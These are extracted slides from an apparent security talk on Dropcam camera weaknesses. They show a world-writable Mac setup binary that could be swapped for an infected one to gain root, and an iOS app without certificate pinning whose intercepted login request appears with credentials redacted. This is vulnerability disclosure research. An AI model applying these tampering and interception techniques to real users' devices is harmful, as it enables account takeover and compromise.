
binary is world writable!



setup app is run to
configure the camera

```
$ ls -lart /Volumes/Dropcam\ Pro/Setup\ Dropcam\ \ (Macintosh\).app/  
Contents/MacOS/  
-rwxrwxrwx 1 patrick staff 103936 Aug 12 2013 Setup Dropcam (Macintosh)
```

non-r00t



infected dropcam app


r00t



iOS App MitM attack

“Our cameras won't communicate with anyone on the Internet, only Dropcam cloud servers” -dropcam CEO

...the dropcam iOS app may, as it doesn't pin SSL certificates



iOS App MitM attack

Host	Method	URL
https://www.dropcam.com	POST	/api/v1/login.login
https://www.dropcam.com	POST	/api/v1/notification_targets.register_apple_device

Raw Params Headers Hex



```
POST /api/v1/login.login HTTP/1.1
Host: www.dropcam.com
User-Agent: Dropcam/3.3.2 (iPhone; iOS 7.1.1; Scale/2.00) Darwin

client=model%3DiPhone5%252C1%26client%3Diphone%26app_version%3D3.3.2%26device_name%3Dpatrick2527s%2520iPhone%26system_name%3DiPhone%2520OS%26system_version%3D7.1.1&password=[REDACTED]&username=[REDACTED]
```

user name & password

no dual-factor auth

no 'shared session' alert



